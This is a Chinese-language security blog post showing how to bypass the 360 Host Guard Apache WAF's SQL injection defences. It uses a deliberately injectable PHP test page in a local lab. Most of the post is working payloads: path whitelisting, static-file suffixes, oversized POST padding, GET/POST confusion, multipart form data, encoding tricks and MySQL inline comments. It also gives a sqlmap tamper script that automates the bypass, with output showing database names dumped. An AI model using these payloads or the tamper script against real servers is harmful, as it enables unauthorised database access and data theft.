

## 0x00 前言

在服务器客户端领域，曾经出现过一款360主机卫士，目前已停止更新和维护，官网都打不开了，但服务器中依然经常可以看到它的身影。从半年前的测试虚拟机里面，翻出了360主机卫士Apache版的安装包，就当做一个纪念版吧。这边主要分享一下几种思路，Bypass 360主机卫士SQL注入防御。



## 0x01 环境搭建

360主机卫士官网：<http://zhuji.360.cn> 软件版本：360主机卫士Apache 纪念版 测试环境：phpStudy

本地构造SQL注入点：

```
$id=$_REQUEST['id']; $query = "SELECT * FROM admin WHERE id = $id ";
```

## 0x02 WAF测试

因zhuji.360.cn站点已关闭，拦截界面为空白，抓包先放一张拦截图：




## 姿势一：网站后台白名单

在360主机卫士客户端设置中存在默认网站后台白名单，如图：



利用PHP中的PATH\_INFO问题，随便挑选一个白名单加在后面，可成功bypass。

/test.php/admin?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA




SELECT \* FROM admin WHERE id = 1 union select 1,2,schema\_name from information\_schema.SCHEMATA

## 姿势二：静态资源

当文件后缀名为js、jpg、png等静态资源后缀请求，类似白名单机制，waf为了检测效率，直接略过这样一些静态资源文件名后缀的请求。

/test.php/1.png?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA



SELECT \* FROM admin WHERE id = 1 union select 1,2,schema\_name from information\_schema.SCHEMATA

## 姿势三：缓冲区溢出

当Post大包时，WAF在处理测试向量时超出了其缓冲区长度，超过检测内容长度将会直接Bypass，如果正常用户上传一些比较大的文件，WAF每个都检测的话，性能就会被耗光。

基于这些考虑，POST 大包溢出的思路可成功Bypass。

/test.php


POST :

```
id=1 and (select 1)=(Select
0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA) union select
1,2,schema_name from information_schema.SCHEMATA
```

一个历史久远的逻辑问题了，当同时提交GET、POST请求时，进入POST逻辑，而忽略了GET请求的有害参数输入，可轻易Bypass。

/test.php?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA

POST : aaa



The screenshot shows a web application security tool interface. On the left, there are three buttons: 'Load URL', 'Split URL', and 'Execute'. The 'Load URL' button is selected. The main area shows the URL 'http://192.168.204.128/test.php?id=1 union select 1,2,schema\_name from information\_schema.SCHEMATA'. Below the URL, there are two checkboxes: 'Enable Post data' (checked) and 'Enable Referrer' (unchecked). The 'Post data' field contains the text 'aaa'. A red arrow points from the URL field to the 'id' parameter in the payload below.

1 admin admin  
1 2 information\_schema  
1 2 mysql  
1 2 performance\_schema  
1 2 test

SELECT \* FROM admin WHERE id = 1 union select 1,2,schema\_name from information\_schema.SCHEMATA

## 姿势六：multipart/form-data格式

将Post、Get数据包转为上传multipart/form-data格式数据包，利用协议解析的差异，从而绕过SQL防御。

-----WebKitFormBoundaryACZoaLJzUwc4hYM Content-Disposition: form-data; name="id"

1 union /\* !select\*/ 1,2,schema\_name 【这里使用Enter换行】 from information\_schema.SCHEMATA -----

WebKitFormBoundaryACZoaLJzUwc4hYM--


如果转换数据包进行绕过呢？

首先，新建一个html页面：



The screenshot shows a simple HTML form. It consists of a single text input field with the number '1' entered, and a button labeled '提交' (Submit) to its right.

然后，在浏览器打开并在输入框中输入参数，抓包发送到Repeater，进一步构造Payload获取数据。




The screenshot shows a web application security tool interface with two panels: 'Request' and 'Response'. The 'Request' panel shows a POST request to /test.php with a multipart/form-data body. The body contains a form field named 'id' with the value '1 union /\* !select\*/ 1,2,schema\_name from information\_schema.SCHEMATA'. The 'Response' panel shows the server's response, which is a 200 OK status with HTML content. The HTML content includes the text '1 admin admin' and '1 2 information\_schema', followed by a SQL query: 'SELECT \* FROM admin WHERE id = 1 union /\* !select\*/ 1,2,schema\_name from information\_schema.SCHEMATA'. A red arrow points from the 'id' field in the request body to the 'id' parameter in the SQL query in the response.

## 姿势七：编码绕过

客户端对Payload进行编码，服务端能够自动进行解码，这时候就考验WAF的编码解码能力了，如果WAF不能进行有效解码还原攻击向量，可能导致绕过，**常见编码如URL编码、unicode编码（IIS）、宽字节编码等**。这个地方虽然URL编码也能绕过获取数据，主要是因为WAF对POST的防御规则太过于松散，union select 随便绕，select from 用%0a就可以解决，主要分享一下编码绕过的思路。

/test.php?id=1 POST : id=1 %55nion %53elect/\* !1,2,schema\_name %0aFROM  
information\_schema.SCHEMATA\* /



SELECT \* FROM admin WHERE id = 1 Union Select/\*!1,2,schema\_name FROM information\_schema.SCHEMATA \*/


## 姿势八：%0a+内联注释

利用Mysql数据库的一些特性，绕过WAF的防御规则，最终在数据库中成功执行了SQL，获取数据。

<http://192.168.204.128/test.php>

POST :

id=1 union%0a/\* !12345select\* / 1,2,schema\_name%0a/\* !12345from \*/information\_schema.SCHEMATA



SELECT \* FROM admin WHERE id = 1 union /\* !12345select\* / 1,2,schema\_name /\* !12345from \*/information\_schema.SCHEMATA

## 0x03 自动化Bypass

当测试出绕过WAF SQL注入防御的技巧后，可通过编写tamper脚本实现自动化注入，以姿势八：%0a+内联注释为例，主要是针对union select from等关键字替换，Payload中的部分关键字可能会被waf拦截，需要一步步调试，测试，总结规律。

tamper脚本：



```
#!/usr/bin/env python

"""
write by Bypass
"""

from lib.core.enums import PRIORITY
from lib.core.settings import UNICODE_ENCODING
__priority__ = PRIORITY.LOW
def dependencies():
    pass
def tamper(payload, **kwargs):
    """
    Replaces keywords
    >>> tamper('UNION SELECT id FROM users')
    'union%0a/*!12345select*/id%0a/*!12345from*/users'
    """
    if payload:
        payload=payload.replace(" ALL SELECT ", "%0a/*!12345select*/")
        payload=payload.replace("UNION SELECT", "union%0a/*!12345select*/")
        payload=payload.replace(" FROM ", "%0a/*!12345from*/")
        payload=payload.replace("CONCAT", "CONCAT%23%0a")
        payload=payload.replace("CASE ", "CASE%23%0a")
        payload=payload.replace("CAST(", "/*!12345CAST(*/")
        payload=payload.replace("DATABASE()", "database%0a()")
    return payload
```

加载tamper脚本，可成功获取数据

```
C:\Users\Bypass>sqlmap.py -u http://192.168.204.128/test.php --data "id=1" --tamper="bypass360.py" --dbs

[1.0-dev-nongit-20180514]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 00:18:00

[00:18:00] [INFO] loading tamper script 'bypass360'
[00:18:00] [INFO] resuming back-end DBMS 'mysql'
[00:18:00] [INFO] testing connection to the target URL
[00:18:00] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
  Type: UNION query
  Title: MySQL UNION query (36) - 3 columns
  Payload: id=1 UNION ALL SELECT 36, CONCAT(0x7171766a71,0x62706a50494262524b5a,0x7176706271),36#
---
[00:18:01] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[00:18:01] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.10, PHP 5.2.17
back-end DBMS: MySQL 5
[00:18:01] [INFO] fetching database names
[00:18:01] [INFO] the SQL query used returns 4 entries
[00:18:01] [INFO] resumed: information_schema
[00:18:01] [INFO] resumed: mysql
[00:18:01] [INFO] resumed: performance_schema
[00:18:01] [INFO] resumed: test
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

这边也分享一下，另一个比较简单的自动化注入的方法，就是使用超级SQL注入工具，利用这边提供的注入绕过模块，结合日志中心的测试记录，可以很方便的进行调试，然后保存绕过模板，方便下次调用。

菜单
工具
系统设置
帮助

基础信息

域名或IP:
192.168.204.128

超时时间:
10

注入类型:
Union注入

线程:
1

识别注入

目标端口:
80

☐ SSL

网页编码:
自动识别

数据库:
MySQL5

重试:
1

导出配置

注入中心
数据中心
文件操作
命令执行
注入绕过
编码转换
注入扫描
日志中心

字符替换进行注入绕过

☒ URL编码前处理绕过字符(不选则在编码后处理字符)
一次

将字符
替换成
添加

替换字符
目标字符

all select
%0a/\*!12345select\*/

and
/\*!and\*/

concat
concat%23%0a

from
%0a/\*!12345from\*/

cast(
/\*!12345CAST(\*/\*

☐ /\*!xx\*/包含关键字
☐ base64编码处理
二次

发包延时:
0


关键字:
不处理

☐ between绕过大于等于
IP随机头:

选择绕过模板
我要自己选择
保存当前绕过模板

利用前面的关键字字符进行替换，自动化注入获取数据库数据：





## 0x04 END

分享了几种有意思的绕过思路，主要利用了WAF层的逻辑问题，数据库层的一些特性，服务器层编码解析、参数获取的差异。其中借鉴和学习了不少前辈们的思路，受益匪浅，学习，沉淀，总结，分享，周而复始。

---

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。

